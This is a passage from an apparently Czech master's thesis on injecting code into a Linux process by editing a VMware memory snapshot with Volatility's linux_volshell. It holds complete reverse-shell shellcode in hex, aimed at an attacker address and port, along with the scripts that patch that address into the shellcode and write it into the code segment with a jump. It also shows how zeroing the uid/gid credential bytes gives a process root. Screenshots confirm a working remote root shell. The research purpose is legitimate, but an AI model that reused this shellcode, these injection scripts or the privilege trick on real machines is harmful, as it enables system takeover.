Zbývá tedy ověřit dostupnost stránky v paměti. Jedním ze způsobů, jak si ověřit přítomnost správné stránky, a tudíž paměti, je porovnání bajtů spustitelného souboru a bajtů fyzické stránky. Na obrázku 3.5 si možné je všimnout, že první stránka kódového segmentu obsahuje hlavičku spustitelného souboru a vlastní kód začíná na ofsetu *0x1000*, který je relativní k začátku kódového segmentu i k začátku spustitelného souboru. Podle obrázku 3.6 je obsah operační paměti shodný se spustitelným souborem, a to včetně relativního ofsetu. Znamená to, že je možné škodlivý kód vložit na relativní adresu z rozsahu *0x11de–0x1f9c*.

3.1.2.2 Vlastník procesu

Struktura vlastníka procesu nevyžaduje žádnou zásadní analýzu. Je odkazována ze struktury `task_struct` a je vždy dostupná. K získání práv superuživatele stačí podle analýzy pouze přepsat hodnoty `uid` a `gid` na nulu, protože u

```
>>> cc(pid=2243)
Current context: process MyDummyProcess, pid=2243 DTB=0x377b4000
>>> db(proc().mm.start_code)
0x5606100b2000  7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00   .ELF............
0x5606100b2010  03 00 3e 00 01 00 00 00 50 10 00 00 00 00 00 00   ..>.....P.......
0x5606100b2020  40 00 00 00 00 00 00 00 60 39 00 00 00 00 00 00   @.......`9......
0x5606100b2030  00 00 00 00 40 00 38 00 0b 00 40 00 1e 00 1d 00   ....@.8...@.....
0x5606100b2040  06 00 00 00 04 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x5606100b2050  40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   @.......@.......
0x5606100b2060  68 02 00 00 00 00 00 00 68 02 00 00 00 00 00 00   h.......h.......
0x5606100b2070  08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00   ................
>>>
0000000000000  7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00   .ELF............
0000000000010  03 00 3E 00 01 00 00 00  50 10 00 00 00 00 00 00   ..>.....P.......
0000000000020  40 00 00 00 00 00 00 00  60 39 00 00 00 00 00 00   @.......`9......
0000000000030  00 00 00 00 40 00 38 00  0B 00 40 00 1E 00 1D 00   ....@.8...@.....
0000000000040  06 00 00 00 04 00 00 00  40 00 00 00 00 00 00 00   ........@.......
0000000000050  40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00   @.......@.......
0000000000060  68 02 00 00 00 00 00 00  68 02 00 00 00 00 00 00   h.......h.......
```

Obrázek 3.5: Ukazuje hlavičku běžného spustitelného souboru na operačním systému Linux. Modrá hlavička byla získána ze statického obrazu operační paměti procesu. Bílá část je hexadecimální reprezentace spustitelného souboru v souborovém systému.

```
>>> cc(pid=2243)
Current context: process MyDummyProcess, pid=2243 DTB=0x377b4000
>>> db(proc().mm.start_code+0x1000, 1024)
0x5606100b3000  48 83 ec 08 48 8b 05 dd 2f 00 00 48 85 c0 74 02   H...H.../..H..t.
0x5606100b3010  ff d0 48 83 c4 08 c3 00 00 00 00 00 00 00 00 00   ..H.............
[snip]
0x5606100b3150  48 8d 3d ad 0e 00 00 b8 00 00 00 00 e8 cf fe ff   H.=.............
0x5606100b3160  ff 83 45 fc 01 eb e4 66 0f 1f 84 00 00 00 00 00   ..E....f........
0x5606100b3170  41 57 49 89 d7 41 56 49 89 f6 41 55 41 89 fd 41   AWI..AVI..AUA..A
[snip]
0x5606100b31c0  c4 08 5b 5d 41 5c 41 5d 41 5e 41 5f c3 0f 1f 00   ..[]A\A]A^A_....
0x5606100b31d0  c3 00 00 00 48 83 ec 08 48 83 c4 08 c3 00 00 00   ....H...H.......
0x5606100b31e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000000001000  48 83 EC 08 48 8B 05 DD  2F 00 00 48 85 C0 74 02   H.........H....
0000000001010  FF D0 48 83 C4 08 C3 00  00 00 00 00 00 00 00 00   ................
[snip]
0000000001150  48 8D 3D AD 0E 00 00 B8  00 00 00 00 E8 CF FE FF   H.=.............
0000000001160  FF 83 45 FC 01 EB E4 66  0F 1F 84 00 00 00 00 00   ..E.............
0000000001170  41 57 49 89 D7 41 56 49  89 F6 41 55 41 89 FD 41   AWI...VI.......A
[snip]
00000000011C0  C4 08 5B 5D 41 5C 41 5D  41 5E 41 5F C3 0F 1F 00   ..[]A\A]A^A_....
00000000011D0  C3 00 00 00 48 83 EC 08  48 83 C4 08 C3            ....H..........
```

Obrázek 3.6: Ukazuje porovnání spustitelného souboru a jeho procesu v operační paměti. Modrá hlavička byla získána ze statického obrazu operační paměti procesu. Bílá část je hexadecimální reprezentace spustitelného souboru v souborovém systému.

```
>>> dt("cred")
 'cred' (168 bytes)
0x0   : usage                                  ['__unnamed_0x3e3']
0x4   : uid                                    ['__unnamed_0x4906']
0x8   : gid                                    ['__unnamed_0x4929']
0xc   : suid                                   ['__unnamed_0x4906']
0x10  : sgid                                   ['__unnamed_0x4929']
0x14  : euid                                   ['__unnamed_0x4906']
0x18  : egid                                   ['__unnamed_0x4929']
0x1c  : fsuid                                  ['__unnamed_0x4906']
0x20  : fsgid                                  ['__unnamed_0x4929']
```

Obrázek 3.7: Obsah struktury vlastníka procesu včetně adres v rámci struktury.

takového uživatele se neprovádí žádná kontrola oprávnění. Adresu těchto hodnot lze odvodit podle výstupu příkazu `dt("cred")`, viz obrázek 3.7. Adresy lze získat příkazem:

```
proc().get_process_address_space().vtop(proc().cred +4)
proc().get_process_address_space().vtop(proc().cred +8)
```

3.1.3 Vyhodnocení analýzy

Analýzou paměti procesu byly identifikovány dvě oblasti pro vložení škodlivého kódu, a to zbytková paměť z první a poslední stránky kódového segmentu procesu. Tyto oblasti jsou obecně použitelné pro každý proces. Na základě analýzy byly vybrány tyto adresy pro zápis útoku:

- Relativní adresa škodlivého kódu: *0x11e0*

- Relativní adresa instrukce skoku: *0x1165*

Adresy jsou relativní k začátku kódového segmentu procesu

3.2 Automatizace útoku

Jak bylo řečeno v návrhu řešení, automatizace je řešena pomocí dvou skriptů napsaných v jazyce Python 3.8 a s využitím nástroje `linux_volshell` z rozhraní *Volatility Framework*.

```
PS F:\Diplomka\scripts> python3 .\prepare_payload.py --ip 192.168.88.144 --port 4444
68C0A858906668115C666A026A2A6A106A296A016A025F5E4831D2580F054889C75A584889E60F054831F6
B0210F0548FFC64883FE027EF34831C0B0390F054883F8007402EBFE4831C048BF2F62696E2F7368004831
F6574889E74831D2B03B0F05EBFE
PS F:\Diplomka\scripts> _
```

Obrázek 3.8: Ukázka použití skriptu na přípravu škodlivého kódu pro vložení. přijímá IP adresu a port útočníka

3.2.1 Příprava škodlivého kódu

Tento skript přijímá na vstupu dva parametry, které následně zapracuje do předem připraveného škodlivého kódu popsaného v sekci 2.2 Příprava útoku na straně 38.

- IP adresu útočníka *(--ip)*
- Port na kterém útočník poslouchá *(--port)*

Volání skriptu je znázorněno na obrázku 3.8. Výstupem je řetězec hexadecimálních hodnot reprezentující škodlivý kód, který slouží jako parametr skriptu pro vkládání škodlivého kódu do statického obrazu operační paměti. Skript spočívá pouze v tom, že přepíše bajty IP adresy a portu na příslušných místech ve škodlivém kódu, jak je ukázáno v ukázce 3.1. Ve skriptu se provádí kontroly správnosti IP adresy ❸ a portu ❺. Pokud jsou hodnoty korektní, zapíší se na příslušná místa ❻ a ❹. Port začíná na ofsetu 7 ❷ a IP adresa na ofsetu 1 ❶.

3.2.2 Vložení škodlivého kódu

Nejjednodušší způsob, jak vytvořit skript pro interaktivní rozhraní `linux_volshell`, je pomocí přesměrování vstupu. Skript spočívá v sestavení sady příkazů pro `linux_volshell` a jejich přesměrování na vstup daného nástroje. Po sestavení sady příkazů se vytvoří nová instance příkazové řádky PowerShell❷, která pomocí příkazu `echo` vytiskne připravenou sadu příkazů na vstup nástroje `linux_volshell`, jak ukazuje kód 3.2. Princip skládání příkazu je přímočarý. Do proměnné `script` ❶ se postupně připisují příkazy pro nástroj `linux_volshell`, které se pak jako dávka spustí v interaktivním prostředí. Skript přijímá následující parametry:

- `--root`
  Přepisuje strukturu práv procesu (vlastníka) a daruje tak procesu práva superuživatele.
- `--read`
  Spouští skript v režimu čtení.

```
1  payload_ip = 1    ❶
2  payload_port = 7 ❷
3
4  [snip]
5  elif opt == "--ip":
6    ipa = arg.split('.')
7    for i in range(4):
8      tmp = int(ipa[i],0)
9      if tmp < 0 or tmp > 0xFF:❸
10       print ("Wrong IP address format")
11       sys.exit(2)
12     else:❹
13       payloadBytes[payload_ip+i]=tmp
14 elif opt == "--port":
15   port = int(arg, 0)
16   if port > 0xFFFF or port < 0:❺
17     print ("Wrong port ", port, " (0 - 65 535)")
18     sys.exit(2)
19   else:❻
20     payloadBytes[payload_port] = (port&0xFF00)>>8
21     payloadBytes[payload_port+1] = port&0xFF
22 [snip]
```

Zdrojový kód 3.1: Úryvek skriptu, který nahrazuje ve škodlivém kódu IP adresu a port podle vstupních parametrů.

```
1    vol_location = "C:\\volatility\\vol.py"
2    vol_profile = "LinuxDebian_4_19_0-6-amd64_profilex64"
3    fileName = "File.vmem"
4
5    command = "PowerShell -Command \"echo '" + script❶
        + "' | python.exe " + vol_location + " -f '" + fileName + "'
      --profile=" + vol_profile + " linux_volshell\""
6    ❷ proc=Popen(command, stdout=subprocess.PIPE)
```

Zdrojový kód 3.2: Přesměrování sady příkazů pro `linux_volshell` na jeho vstup pomocí příkazové řádky PowerShell a příkazu echo.

- `--cred`
  V režimu čtení se zahrnuje i výpis struktury práv procesu (vlastníka).

- `--cred-only`
  V režimu čtení výpíše jen strukturu práv procesu (vlastníka).

- `--jump`
  Definuje, že útok bude obsahovat instrukci skoku na začátek škodlivého kódu. Parametr není povinný. Ofset skoku se zadává za běhu programu.

- `--pid <PID procesu>`
  Definuje *pid* procesu, do kterého se bude vkládat škodlivý kód. Pokud není parametr uveden, spustí se interaktivní výběr.

- `--payload <strojový kód útoku>`
  Nahraje škodlivý kód do statického obrazu paměti. Ofset se zadává za běhu programu.

- `--file <cesta k souboru vmem>`
  Cesta ke statickému obrazu operační paměti.

- `--vol_loc <cesta k instanci Volatility Framework>`
  Cesta k souboru vol.py z adresářové struktury *Volatility Frameworku.*

- `--vol_prof <profil operačního systému>`
  Specifikace profilu pro daný operační systém.

Příkaz pro `linux_volshell` musí na začátku obsahovat přepnutí do kontextu napadeného procesoru a uložit si jeho adresní prostor pro překlad virtuálních adres, a to nezávisle na tom, jestli byl režim puštěn v režimu čtení nebo zápisu škodlivého kódu. To se provede pomocí příkazů:

```
cc(pid=<pid>)
proc_as=proc().get_process_address_space()
```

3.2.2.1 Interaktivní výběr PID

Pokud není hodnota `pid` dodána na vstupu, přepne se skript do interaktivního režimu, kdy se pomocí nástroje `linux_pslist` vypíšou procesy, ze kterých může vybírat. Výběr se provádí podle `pid` za běhu programu.

3.2.2.2 Režim čtení

Tento režim je zahrnut pouze pro případnou kontrolu zapsaného útoku. Jedná se pouze o čtení kódového segmentu, neboť se v práci nepočítalo s jiným umístěním. Počítá se i s výpisem struktury vlastníka procesu. Po výběru se skript zeptá uživatele na relativní adresu, ze kterého se mají data číst a počet bajtů

k přečtení. Podoba výsledného skriptu pro přečtení prvních dvou stránek kódového segmentu a obsah struktury vlastníka je následující:

```
script="cc(pid=<pid>);"
script+="proc_as=proc().get_process_address_space();"
script+="db(proc().mm.start_code+0x0,0x2000);"
script+="db(proc().real_cred, 168);"
```

Nástroj `linux_volshell` postupně po přesměrování řetězce z proměnné `script` na vstup vykoná výše zmíněné příkazy bez dalšího přičinění uživatele.

3.2.2.3 Režim zápisu

Nástroj `linux_volshell` podporuje i režim zápisu, ale je nutné tuto možnost explicitně povolit přepínačem *-w*. Skript opět vyžaduje vstup od uživatele, a to konkrétně relativní adresu pro škodlivý kód ❸ a pro skok ❹ na jeho začátek. Podoba výsledného skriptu pro zápis prvních dvou stránek kódového segmentu a obsah struktury vlastníka vypadá takto:

```
script="cc(pid=<pid>);"
script+="proc_as=proc().get_process_address_space();"
script+="proc_as.write(proc().mm.start_code+<payload_ofset>❸ ,
payload);"
script+="proc_as.write(proc().mm.start_code+<jmp_ofset>❹ ,jump);"
script+="proc_as.write(proc().cred+4,
'\x00\x00\x00\x00\x00\x00\x00\x00');"
```

Škodlivý kód musí být ve formátu řetězce, který popisuje jednotlivé bajty, jako například *'\xDE\xAD\xBE\xEF'*. Funkce `write(...)` si pak data přeloží na pole bajtů, které pak zapíše na určené místo v paměti. Je možné si povšimnout, že se k adresaci používají virtuální adresy. O jejich překlad se opět postará nástroj `linux_volshell`. Proto je možné dosazovat hodnoty získané z analýzy bez nutnosti překladu.


Hodnota skoku se skládá z operačního kódu instrukce a čtyř bajtů hodnoty skoku. Hodnota skoku je znaménkové číslo zapsané principem *little endian*. Velikost skoku se počítá odečtením relativní adresy škodlivého kódu a instrukce skoku. Přesměrováním hodnoty `script` na vstup nástroje `linux_volshell` se jednotlivé příkazy vykonají a přepíše se statický obraz operační paměti podle nastavení hodnot.

Kapitola 4

Testování

Během testování se provede automatizovaný útok nad statickým obrazem operační paměti v souboru *vmem*. Následuje sada snímků obrazovek, ukazující postup útoku krok za krokem. Operační systémy běží ve virtuálním prostředí *VMware*.

Obrázek 4.1: Prvním krokem je spuštění vlastní aplikace pro vkládání kódu. Na obrázku je zvýrazněn běžící proces a identifikace operačního systému.




Obrázek 4.2: Druhým krokem je suspendování systému, aby bylo možné upravovat statický obraz operační paměti v souboru *vmem*.


```
Windows PowerShell
PS F:\Diplomka\scripts> python3 .\prepare_payload.py --ip 192.168.88.144 --port 4444  68C
0A858906668115C666A026A2A6A106A296A016A025F5E4831D2580F054889C75A584889E60F054831F6B0210F
0548FFC64883FE027EF34831C0B0390F054883F8007402EBFE4831C048BF2F62696E2F7368004831F6574889E
74831D2B03B0F05EBFE
PS F:\Diplomka\scripts> python3.exe .\memory_inject.py --vol_loc C:\volatility\vol.py --v
ol_prof LinuxDebian_4_19_0-6-amd64_profilex64 --file 'F:\Virtual_base\VMware_machines\Deb
ian_10\Debian_10-0eab53d6.vmem' --payload 68C0A858906668115C666A026A2A6A106A296A016A025F5
E4831D2580F054889C75A584889E60F054831F6B0210F0548FFC64883FE027EF34831C0B0390F054883F80074
02EBFE4831C048BF2F62696E2F7368004831F6574889E74831D2B03B0F05EBFE --root --jump --pid 4348

Ofset for payload (from start of code section): 0x11e0
Ofset for jump (from start of code section): 0x1165
Volatility Foundation Volatility Framework 2.6.1
Welcome to volshell! Current memory image is:
file:///F:/Virtual_base/VMware_machines/Debian_10/Debian_10-0eab53d6.vmem
To get help, type 'hh()'
Payload uploaded
PS F:\Diplomka\scripts>
```


Obrázek 4.3: Třetím krokem je aplikovat útok pomocí připravených skriptů. První skript připraví škodlivý kód pro specifikovanou adresu a port. Druhý skript nahraje škodlivý kód spolu se skokem a elevací práv procesu. PID bylo dodáno na příkazové řádce (bylo dopředu zjištěno, viz obrázek 4.1). Vložené relativní adresy byly vybrány na základě analýzy, viz sekce 3.1.3 Vyhodnocení analýzy.




Obrázek 4.4: Ve čtvrtém kroku je zařízení útočníka nastaveno, aby čekalo na příchozí spojení od oběti. Na obrázku je dále zvýrazněna IP adresa útočníka.



Obrázek 4.5: V pátém kroku je po obnově systému vidět první náznak, že byl útok úspěšný. Vlastní program s nekonečnou smyčkou se zastavil a v procesech se objevil nový Shell.



Obrázek 4.6: V šestém kroku se definitivně potvrdil úspěch útoku. První příkazy ukazují, že je útočník přihlášen jako superuživatel a na správném zařízení (je možné porovnat s výstupem na virtuálním zařízení oběti). Dále je ukázáno, že útočník zůstává připojen i po ukončení původního programu.



Obrázek 4.7: V posledním kroku je ukázáno, že původní proces byl ukončen, ale otevřený Shell přetrvává. To značí úspěšný útok a převzetí kontroly nad systémem.

Závěr

Na začátku práce jsem stanovil cíle, které se povedlo splnit. Díky pochopení správy operační paměti a procesů v operačním systému Linux jsem byl schopný navrhnout funkční postup pro vkládání kódu do operační paměti operačního systému. To znamená, že se mi povedlo provést vložení kódu a získání kontroly nad zařízením, jak bylo definováno v zadání. Výsledkem práce je tedy sada skriptů, které automatizují postup vkládání kódu do statického obrazu operační paměti. Postup vyžaduje od uživatele adresu pro vložení škodlivého kódu. To vyžaduje reversní analýzu napadeného procesu, kterou nebylo možné automatizovat z důvodu unikátnosti procesů. Povedlo se nalézt společné rysy procesů, které je možné využít pro vkládání kódu nezávisle na zvoleném procesu, přesto je nutné analyzovat průchod spustitelným kódem za účelem přesměrování spouštění kódu procesu na vložený kód. Modifikace statického obrazu operační paměti ve formátu *vmem* a získání vzdáleného přístupu je prezentováno ve virtuálním prostředí VMware.

Pro analýzu a vkládání kódu do paměti jsem využil rozhraní Volatility Framework, zejména nástroje *linux_pslist* pro výpis procesů v operační paměti a nástroje *linux_volshell*, který umožnil vložit kód do statického obrazu operační paměti a analyzovat obsah datových struktur použitých pro správu procesů a operační paměti. Rozhraní Volatility Framework obsahuje i podporu pro analýzu živého systému. Řešení by mělo být přímo aplikovatelné na fyzické zařízení, jelikož byly pro zápis paměti a automatizaci používány přímo nástroje z rozhraní Volatility Framework. Testování řešení práce na fyzickém zařízení nebylo součástí zadání práce.

Vyvinuté skripty pro automatizaci mají prostor pro modifikace. Jejich návrh cílil na jedno konkrétní řešení se zápisem do nevyužitého prostoru na stránkách v kódovém segmentu. Pro vložení kódu je teoreticky možné využít například datové segmenty, nebo dokonce libovolnou paměť. Dále je možné práci rozšířit a otestovat na fyzickém zařízení.

Během realizace jsem narazil na zajímavé zjištění, a to, že změny v kódovém segmentu se uloží i do spustitelného souboru. Stalo se tak, že při opě-

tovném spuštění testovací aplikace, se rovnou zahájilo spojení se zařízením útočníka a předala se kontrola. Dále jsem odhalil snadný způsob jak získat administrátorská oprávnění v operačním systému Linux. Metoda vyžaduje přímý přístup do paměti. Je možné přepsat vlastníka procesu pomocí vynulování osmi bajtů v paměti, což způsobí, že se bude operační systém k procesu chovat, jako by ho spustil superuživatel.

Tímto jsem vyčerpal všechna témata, kterými se práce zabývala. Chtěl bych poděkovat všem čtenářům, kteří se dočetli až sem.

Literatura

[1] Harvey, A. F.: DMA Fundamentals on Various PC Platforms. [online], 1991, [23.05.2020]. Dostupné z: https://physics.bgu.ac.il/COURSES/SignalNoise/DMA.pdf

[2] Siebenmann, C.: How the Linux kernel divides up your RAM. [online], 15.06.2012, [cit 19.05.2020]. Dostupné z: https://utcc.utoronto.ca/~cks/space/blog/linux/KernelMemoryZones

[3] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, str. 15.

[4] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, s. 16–17.

[5] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, str. 18.

[6] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, s. 19–20.

[7] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, s. 24–25.

[8] Rangan, C.; Raman, V.; on Foundations of Software Technology, C.; aj.: *Foundations of Software Technology and Theoretical Computer Science: 19th Conference, Chennai, India, December 13-15, 1999 Proceedings.*

FOUNDATIONS OF SOFTWARE TECHNOLOGY AND THEORETICAL COMPUTER SCIENCE, Springer, 1999, ISBN 9783540668367, 85 s. Dostupné z: https://books.google.cz/books?id=0uHME7EfjQEC

[9] Gorman, M.: Describing Physical Memory. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, str. 105.

[10] Gorman, M.: Free pages. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, str. 109.

[11] Torvalds, L.: pgtable_types. [online], 09.10.2018, [cit 29.03.2020]. Dostupné z: https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt

[12] Kroah-Hartman, G.: Documentation/x86/x86_64/mm.txt. [online], 20.05.2020, [cit 21.05.2020]. Dostupné z: https://github.com/linuxkit/linux/blob/35a7f35ad1b150ddf59a41dcac7b2fa32982be0e/arch/x86/include/asm/pgtable_types.h

[13] Tajbakhsh, S.: Understanding write-through, write-around and write-back caching (with Python). [online], 20.08.2017, [30.03.2020]. Dostupné z: https://shahriar.svbtle.com/Understanding-writethrough-writearound-and-writeback-caching-with-python

[14] Tajbakhsh, S.: Notes on x86_64 Linux Memory Management Part 1: Memory Addressing. [online], 10.08.2018, [29.03.2020]. Dostupné z: https://jasoncc.github.io/kernel/jasonc-mm-x86.html

[15] Gorman, M.: Page Table Management. In *Understanding The Linux Virtual Memory Manager*, editace B. P. M. L. Taub, William Pollock, první vydání, 2004, ISBN 0-13-145348-3, str. 33.

[16] Wang, F. W.: A Clarification on Linux Addressing. [online], 21.11.2008, [17.05.2020]. Dostupné z: https://users.nccs.gov/~fwang2/linux/lk_addressing.txt

[17] die.net: exec(3) - Linux man page. [online], 2017, [25.05.2020]. Dostupné z: https://linux.die.net/man/3/exec

